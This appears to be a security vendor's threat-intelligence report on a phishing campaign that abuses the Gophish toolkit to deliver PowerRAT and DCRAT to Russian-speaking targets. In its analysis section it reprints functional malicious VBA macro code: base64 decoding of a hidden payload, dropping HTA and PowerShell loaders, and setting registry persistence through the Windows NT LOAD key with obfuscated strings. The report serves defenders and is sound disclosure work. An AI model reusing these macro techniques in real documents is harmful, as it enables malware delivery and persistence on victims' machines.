Threat actor abuses Gophish to deliver new PowerRAT and DCRAT


By Chetan Raghuprasad


Published: 2024-10-22 · Archived: 2026-04-05 17:54:38 UTC

- Cisco Talos recently discovered a phishing campaign using an open-source phishing toolkit called Gophish by an unknown threat actor.
- The campaign involves modular infection chains that are either Maldoc or HTML-based infections and require the victim's intervention to trigger the infection chain.
- Talos discovered an undocumented PowerShell RAT we're calling PowerRAT, as one of the payloads and another infamous Remote Access Tool (RAT) DCRAT.
- We found a few placeholders for base64 encoded PowerShell scripts in the PowerRAT, indicating that the threat actor is actively developing their tools.

Victimology

Talos assesses with high confidence that the threat actor is targeting Russian-speaking users based on the language used in the Phishing emails, luring contents of Malicious documents, a masqueraded HTML webpage of Vkontake (VK), a popular social media application amongst Russian speakers, especially in Russia, Ukraine, Belarus, Kazakhstan, Uzbekistan, and Azerbaijan.






Actor uses Gophish to send phishing emails

Our analysis of the malicious hyperlinks embedded in the phishing emails disclosed to us the attacker-controlled hosting domains disk-yanbex[.]ru delivered the Malicious Microsoft Word document, and an HTML file embedded with the malicious JavaScript.


The domain disk-yanbex[.]ru resolves to the IP address 34[.]236[.]234[.]165, an AWS EC2 instance with the fully qualified domain name ec2-34-236-234-165[.]compute-1[.]amazonaws[.]com, during our analysis. We also

observed that the same server 34[.]236[.]234[.]165 was reverse resolving to another domain e-connection[.]ru, which also delivered malicious JavaScript-embedded HTML files. Our further analysis of the server 34[.]236[.]234[.]165 disclosed to us that the actor hosted the Gophish toolkit on the server running at port number 3333. Gophish is an Open-Source easy-to-deploy phishing toolkit that is developed to conduct security awareness training according to the tool's developer.



Attacker hosting Gophish.

Talos analysis of the phishing email sample's header showed us that the email was first delivered from server 34[.]236[.]234[.]165, indicating that the threat actor is misusing the Gophish framework in this campaign to deliver phishing emails to their targets.




```
Received: from VDC01-PEEXCH-08.tn.tngrp.ru (10.5.112.25) by
 VDC01-PEEXCH-03.tn.tngrp.ru (10.5.112.20) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.2.1118.40 via Mailbox Transport; Thu, 1 Aug 2024 09:42:15 +0300
Received: from VDC01-PEEXCH-04.tn.tngrp.ru (10.5.112.21) by
 VDC01-PEEXCH-08.tn.tngrp.ru (10.5.112.25) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.2.1118.40; Thu, 1 Aug 2024 09:42:14 +0300
Received: from VDC01-PEPMSR-04.TN.TNGRP.RU (10.7.142.220) by
 VDC01-PEEXCH-04.tn.tngrp.ru (10.5.112.100) with Microsoft SMTP Server id
 15.2.1118.40 via Frontend Transport; Thu, 1 Aug 2024 09:42:14 +0300
Received: from VDC01-PEPMVIT01.TN.TNGRP.RU (VDC01-PEPMVIT01 [10.7.142.126])
    by VDC01-PEPMSR-04.TN.TNGRP.RU (Postfix) with ESMTPS id D74DA18000A0;
    Thu,  1 Aug 2024 09:42:14 +0300 (MSK)
Received: from myspam.dc-prod.tn.corp (vdc01-dzpfpt-02.dc-prod.tn.corp [10.7.95.145])
    by VDC01-PEPMVIT01.TN.TNGRP.RU (Postfix) with ESMTPS id D1B3D18002CF
    for <transneft@ak.transneft.ru>; Thu,  1 Aug 2024 09:42:14 +0300 (MSK)
Received: from vdc01-dzpfpt-02.dc-prod.tn.corp (localhost [127.0.0.1])
    by myspam.dc-prod.tn.corp (Postfix) with ESMTP id CA065C0008
    for <transneft@ak.transneft.ru>; Thu,  1 Aug 2024 09:42:14 +0300 (MSK)
Received: from mail.minenergo.com.ru (mail.minenergo.com.ru [147.45.164.199])
    (using TLSv1.2 with cipher ECDHE-RSA-AES256-GCM-SHA384 (256/256 bits))
    (No client certificate requested)
    by myspam.dc-prod.tn.corp (Postfix) with ESMTPS
    for <transneft@ak.transneft.ru>; Thu,  1 Aug 2024 09:42:12 +0300 (MSK)
Received: from ec2-34-236-234-165.compute-1.amazonaws.com ([34.236.234.165] helo=ip-172-31-23-243)
    by mail.minenergo.com.ru with esmtpsa  (TLS1.3) tls TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
    (Exim 4.93)
    (envelope-from <minenergo@minenergo.com.ru>)
    id 1sZPVr-001cn8-LZ
    for transneft@ak.transneft.ru; Thu, 01 Aug 2024 09:42:11 +0300
From: =?utf-8?B?0J3QvtCy0LDQuiDQktCw0YHQuNC70LjQuSDQodC0LXQv9Cw0L3QvtCy0Lg=?=
 =?utf-8?B?0Yc=?= <novacvs@minenergo.com.ru>
To: =?utf-8?B?0J/QkNCeINCi0YDQsNC90YHQvdC10YTRgtGMIC0g0J7RhNC40YbQuNCw0Ls=?=
 =?utf-8?B?0YzQvdGL0Lkg0L/QvtGH0YLQvtCy0YvQuSDRj9GJ0LjQuiDQmtC+0LzQv9Cw?=
 =?utf-8?B?0L3QuNC4?= <transneft@transneft.ru>
Subject: =?utf-8?B?W9CS0L3QtdGI0L3QuNC5INC+0YLQv9GA0LDQstC40YLQtdC70YxdINCf0LU=?=
 =?utf-8?B?0YDQtdGH0LXQvdGMINC/0L4g0JPQng==?=
Thread-Topic: =?utf-8?B?W9CS0L3QtdGI0L3QuNC5INC+0YLQv9GA0LDQstC40YLQtdC70YxdINCf0LU=?=
 =?utf-8?B?0YDQtdGH0LXQvdGMINC/0L4g0JPQng==?=
Thread-Index: AQHa493ya3R+UxTVpket/JLCoggPXg==
Date: Thu, 1 Aug 2024 06:42:11 +0000
Message-ID: <1722494531337602089.21074.7383648330956918888@ip-172-31-23-243>
```


Sample Phishing email header.

Multi-modular Campaign delivers PowerRAT and DCRAT

The campaign has two initial attack vectors, one based on malicious Word documents and another based on HTML files containing malicious JavaScript. Upon activation, these would lead to the download and activation of PowerRAT or DCRAT depending on the initial vector. Both the attack chains require user intervention to trigger the infections on the compromised machines.



Maldoc-based infection delivers PowerRAT



When a victim opens the Microsoft Word document and enables the view contents button displayed in the document banner, the malicious VB macro program executes.

```
Sub Document_Open()
    DecodeContent
    RemoveHeaders
End Sub
```

The macro program initially executes a function that decodes or translates specific encoded symbols in the lure contents of the Word document into their corresponding characters from another alphabet in Cyrillic, transforming

the lure contents into readable form.

```
Sub DecodeContent()
    Dim doc As Document
    Set doc = ActiveDocument
    CheckAndProcessDigitalSignature

    Dim symbolDict As Object
    Set symbolDict = CreateObject("Scri" + "pting.Dict" + "ionary")
    symbolDict.Add "??", ChrW(&H430)
    symbolDict.Add "**", ChrW(&H43E)
    symbolDict.Add "!!", ChrW(&H432)
    symbolDict.Add "@@", ChrW(&H438)
    symbolDict.Add "$$", ChrW(&H44B)
    symbolDict.Add "^^", ChrW(&H435)
    symbolDict.Add ";;", ChrW(&H443)

    Dim key As Variant
    For Each key In symbolDict.Keys
        ReplaceSymbols key, symbolDict(key), doc
    Next key

End Sub

Sub ReplaceSymbols(ByVal oldSymbol As String, ByVal newSymbol As String, ByRef doc As Document)
    Dim rng As Range
    For Each rng In doc.StoryRanges
        With rng.Find
            .Text = oldSymbol
            .Replacement.Text = newSymbol
            .Execute Replace:=wdReplaceAll
        End With
    Next rng
End Sub
```

We spotted a base64 encoded data blob on the third page of the Word document and the actor used the text color the same as that of the document's default background color, hiding them from the victim's view.

To identify the hidden encoded data, the macro executes a function that searches for specific strings such as “DigitalRSASignature:” and “CHECKSUM” in the content section of the Word document, and when found, it copies the data following the search strings to an array.

```
Sub CheckAndProcessDigitalSignature()
    Dim folderPath As String
    Dim fileNameDigitalRSASignature As String
    Dim fileNameCHECKSUM As String
    Dim fullPath As String
    Dim fileContent As String
    Dim fileNumber As Integer
    Dim identityHash As String
    Dim pathToPicture As String
    Dim processedContent As String
    Dim specialWordDigitalRSASignature As String
    Dim specialWordCHECKSUM As String

    specialWordDigitalRSASignature = "DigitalRSASignature:"
    ReadContentAfterSpecialWord specialWordDigitalRSASignature, fileContent

    If fileContent = "" Then
        Exit Sub
    End If

    specialWordCHECKSUM = "CHECKSUM"

    specialWordPos = InStr(fileContent, specialWordCHECKSUM)

    Dim firstPart As String
    Dim secondPart As String

    If specialWordPos > 0 Then
        firstPart = Left(fileContent, specialWordPos - 1)
        secondPart = Mid(fileContent, specialWordPos + Len(specialWordCHECKSUM))
    Else
        Exit Sub
    End If
```

```
Sub ReadContentAfterSpecialWord(ByVal specialWord As String, ByRef contentAfterSpecialWord As String)
    Dim doc As Document
    Dim rng As Range
    Dim found As Boolean

    Set doc = ActiveDocument

    Set rng = doc.Content

    found = False

    With rng.Find
        .ClearFormatting
        .Text = specialWord
        .Forward = False
        .Wrap = wdFindStop
        .Execute

        If .found Then
            Set rng = .Parent
            rng.Start = rng.End
            rng.End = rng.Parent.Range.End
            contentAfterSpecialWord = rng.Text
            found = True
        End If
    End With

    If Not found Then
        contentAfterSpecialWord = ""
    End If
End Sub
```

"DigitalRSASignature:" and "CHECKSUM"

To decode the base64 encoded data blob, the actor uses a custom function called CheckContent() in the macro. It removes any "=" characters which are the padding characters in the encoded data blob and decodes them into two parts in a byte array. The first part is the contents of a malicious HTML application (HTA) file and the second is a PowerShell loader.

```
Private Function CheckContent(ByVal strData As String) As String
    Const ArrayOfChars As String = "AB" + "CDEF" + "GHIJKL" + "MNOPQRSTUVW" + "XYZabcde" + "fghijklmnopqr" + "stuvwxyz0123" + "4567" + "89+/"
    Dim i As Long, j As Long, n As Long, byteTriplet As Long
    Dim byteArray() As Byte
    Dim checkedStr As String

    strData = Replace(strData, "=", "")

    Dim binaryLen As Long
    binaryLen = (Len(strData) * 3 / 4)

    ReDim byteArray(binaryLen - 1)

    Dim byteIndex As Long
    byteIndex = 0
    For i = 1 To Len(strData) Step 4
        byteTriplet = 0
        For j = 0 To 3
            If i + j <= Len(strData) Then
                n = InStr(1, ArrayOfChars, Mid(strData, i + j, 1)) - 1
                If n >= 0 Then byteTriplet = byteTriplet Or (n * (2 ^ ((3 - j) * 6)))
            End If
        Next j

        For j = 2 To 0 Step -1
            If byteIndex < binaryLen Then
                byteArray(byteIndex) = (byteTriplet And (255 * (2 ^ (j * 8)))) \ (2 ^ (j * 8))
                byteIndex = byteIndex + 1
            End If
        Next j
    Next i

    checkedStr = StrConv(byteArray, vbUnicode)

    CheckContent = checkedStr
```

ocals

Project.ThisDocument.CheckContent

Expression	Value	Type
strData	"PGh0bWw+DQo8SFRBOkFQUExJQ0FUSU9OIGjb249IiMiIFdJTkRPV1NUQVRFPSJtaW5pbWl6ZSIgU0hPVdOVEFTS0JBUjOibm8iIFNZU01FTlU9Im5vIiBDQVBUSU9OPSJu	String
i	1777	Long
j	-1	Long
n	32	Long
byteTriplet	4063232	Long
binaryLen	1330	Long
byteIndex	1330	Long
ArrayOfChars	"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"	String
checkedStr	"<html> <HTA:APPLICATION icon='#' WINDOWSTATE='minimize' SHOWINTASKBAR='no' SYSMENU='no' CAPTION='no' /> <body> <script> var dig = 0	String

Decoded malicious HTA

The macro drops the decoded contents of the malicious HTA file to "UserCache.ini.hta" and the PowerShell loader into "UserCache.ini" in the victim machine's current user profile folder.

```
folderPath = "%userprofile%"                                    UserCache.ini.hta
fileNameDigitalRSASignature = "Use" + "rCac" + "he.in" + "i.h" + "ta"
fileNameCHECKSUM = "Us" + "erC" + "ac" + "he.i" + "ni"          UserCache.ini

Dim envVarStart As Integer
Dim envVarEnd As Integer
Dim envVar As String
envVarStart = InStr(folderPath, "%")
While envVarStart > 0
    envVarEnd = InStr(envVarStart + 1, folderPath, "%")
    envVar = Mid(folderPath, envVarStart + 1, envVarEnd - envVarStart - 1)
    folderPath = Replace(folderPath, "%" & envVar & "%", Environ(envVar))
    envVarStart = InStr(envVarEnd + 1, folderPath, "%")
Wend

If Right(folderPath, 1) <> "\" Then
    folderPath = folderPath & "\"
End If

WriteContentToFile folderPath, fileNameDigitalRSASignature, firstPart

WriteFileDigitalSignatureToRegistry folderPath & fileNameDigitalRSASignature

WriteContentToFile folderPath, fileNameCHECKSUM, secondPart
```

The actor has abused the Windows NT current version autorun registry key called “LOAD”. The registry key “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LOAD” is used by Windows to automatically launch applications or processes when a user logs into their account. Specifically, this key stores information about programs that are set to load upon user login. It works similarly to other startup mechanisms in Windows (such as the Startup folder or the Run registry keys), but this specific key is less commonly used. The macro after dropping the malicious HTA and the PowerShell loader script in the victim machine user profile folder, it configures the registry key “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LOAD” with the value “C:\Users\<Username>\UserCache.ini.hta”.


```
Sub WriteFileDigitalSignatureToRegistry(ByVal fullPathForRegValue As String)
    Dim regKey As String
    Dim regType As String
    Dim myWS As Object

    regKey = "HKEY_CURR" + "ENT_US" + "ER\SO" + "FT" + "WARE\Mic" + "rosoft\Win" + "dows NT\Curre" + "ntVers" + "ion\Win" + "dows\L" + "OAD"
    regType = "RE" + "G_S" + "Z"
    Set myWS = CreateObject("WScr" + "ipt.Sh" + "ell")
    myWS.RegWrite regKey, fullPathForRegValue, regType
    Set myWS = Nothing
End Sub
```

Finally, the macro checks if there are any headers in the Word documents and deletes the contents of the headers from all sections of the Word document.

```
Sub RemoveHeaders()
    Dim sec As Section
    Dim hdr As HeaderFooter
    For Each sec In ActiveDocument.Sections
        For Each hdr In sec.Headers
            If hdr.Exists Then
                hdr.Range.Delete
            End If
        Next hdr
    Next sec
End Sub
```


The malicious HTA “UserCache.ini.hta” is executed through the LOAD registry key when a victim logs into the machine. It drops a JavaScript called “UserCacheHelper.lnk.js” in the victim machine user profile folder and

writes a single line code embedding with a PowerShell command to execute the dropped PowerShell Loader masquerading as “UserCache.ini” file. The HTA file executes the JavaScript “UserCacheHelper.lnk.js” using the LOLbin “cscript.exe”.



Sample of malicious HTA file.

The dropped JavaScript “UserCacheHelper.lnk.js” loads the contents of the “UserCache.ini” and executes it using the Invoke-Expression PowerShell command. The PowerShell Loader script masquerading as the INI file contains base64 encoded data blob of the payload PowerRAT, which decodes and executes in the victim’s machine memory.



Sample PowerShell Loader script embedded with PowerRAT.

PowerRAT expands the attack vector for further infections

Talos discovered a new PowerShell remote access tool as one of the payloads in this campaign we are calling PowerRAT that executes in the victim’s machine memory. It has the functionality of executing other PowerShell

scripts or commands as directed by the C2 server, enabling the attack vector for further infections on the victim machine.

